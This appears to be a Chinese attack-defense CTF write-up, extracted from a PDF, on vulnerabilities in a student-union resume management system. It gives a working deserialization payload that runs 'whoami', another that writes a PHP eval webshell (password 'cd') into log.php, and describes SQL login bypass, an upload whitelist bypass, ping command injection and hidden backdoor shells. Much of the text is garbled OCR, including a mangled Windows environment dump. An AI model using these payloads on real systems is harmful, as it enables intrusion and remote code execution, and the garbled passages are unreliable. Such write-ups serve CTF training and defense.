

AWD-1 学生会-简历管理系统 0x01 万能密码登陆:





同理 update 也有注入!

0x02 上传限制不严格 白名单写的完善,但是没有考虑大小写!



此处可直接上传一句话木马 getshell (此处重写文件名后为小写 php)

0x03


根目录下的 log. php 记录请求访问日志,所以传入 php 代码可被 log. php 记录,导致 getshell!

 $s \label{thm:c:wirelessCommon} \c:\users \95431 \App Data \Local \Programs \Python \Python 36 \Scripts \c:\users \95431 \App Data \Local \Program \Python \P$

illy 6 Model 142 Stepping 9, uinelntel", "PROCESSOR_REVISION": "8e09", "ProgramData": "C:\\ProgramData", "ProgramData"; "C:\\ProgramData", "ProgramData", "P

;)","ProgramFiles(x86)":"C:\\Program Files (x86)","ProgramW6432":"C:\\Program Files","PSModulePath":"C:\\Program s\\WindowsPowerShell\\\Modules;C:\\UNDOWS\\system32\\WindowsPowerShell\\\v1.0\\Modules","PUBLIC":"C:\\Users\\Public","RegionCode":"APJ","5 IGF3UA","USERDOMAIN_ROAMINGPROFILE":"LAPTOP-

IGF3UA", "USERNAME": "95431", "USERPROFILE": "C:\\Users\\95431", "windir": "C:\\WINDOWS", "FCGI_ROLE": "RESPONDER", "SCRIPT_FILENAME": "E:\/phpS lab=phpinfo();", "DOCUMENT_URI": "Vawd2\/index.php", "DOCUMENT_ROOT": "E:\/phpStudy\/WWW", "SERVER_PROTOCOL": "HTTP\/1.1", "GATEWAY_IN ne", "HTTP_X_FORWARDED_FOR": "



0x04

内置的 ping 命令函数



www-data

此处可 getshell

0x05 内置 shell.php

E:\pnpstuay\vvvv\awaz\inciuae\sneii.pnp - Subilme Text

件(F) 编辑(E) 选择(S) 查找(I) 查看(V) 转到(G) 工具(T) 项目(P) 首选项(N) 帮助(H)

在 include 目录下直接可利用 D 盾能扫出!

0x06 内置过狗一句话!

Path : org\smarty\autofoucer

过狗一句话 密码 cmd:



注: D 盾发现不了

0x07 反序列化漏洞:

第一处: /common/home.php

Payload:

Tzo0OiJob21lljoyOntzOjEyOilAaG9tZQBtZXRob2QiO3M6NDoic GluZyl7czoxMDoiAGhvbWUAYXJncyl7YToxOntpOjA7czoxNDoi MC4wLjAuMHx3aG9hbWkiO319

可直接执行命令

第二处: /common/calcf.php

Payload:

0:7:"chybeta":1:{s:4:"test";s:29:"<?php @eval(\$ POST['cd']); ?>";}

可直接把一句话写到当前目录的 log. php 中 密码: cd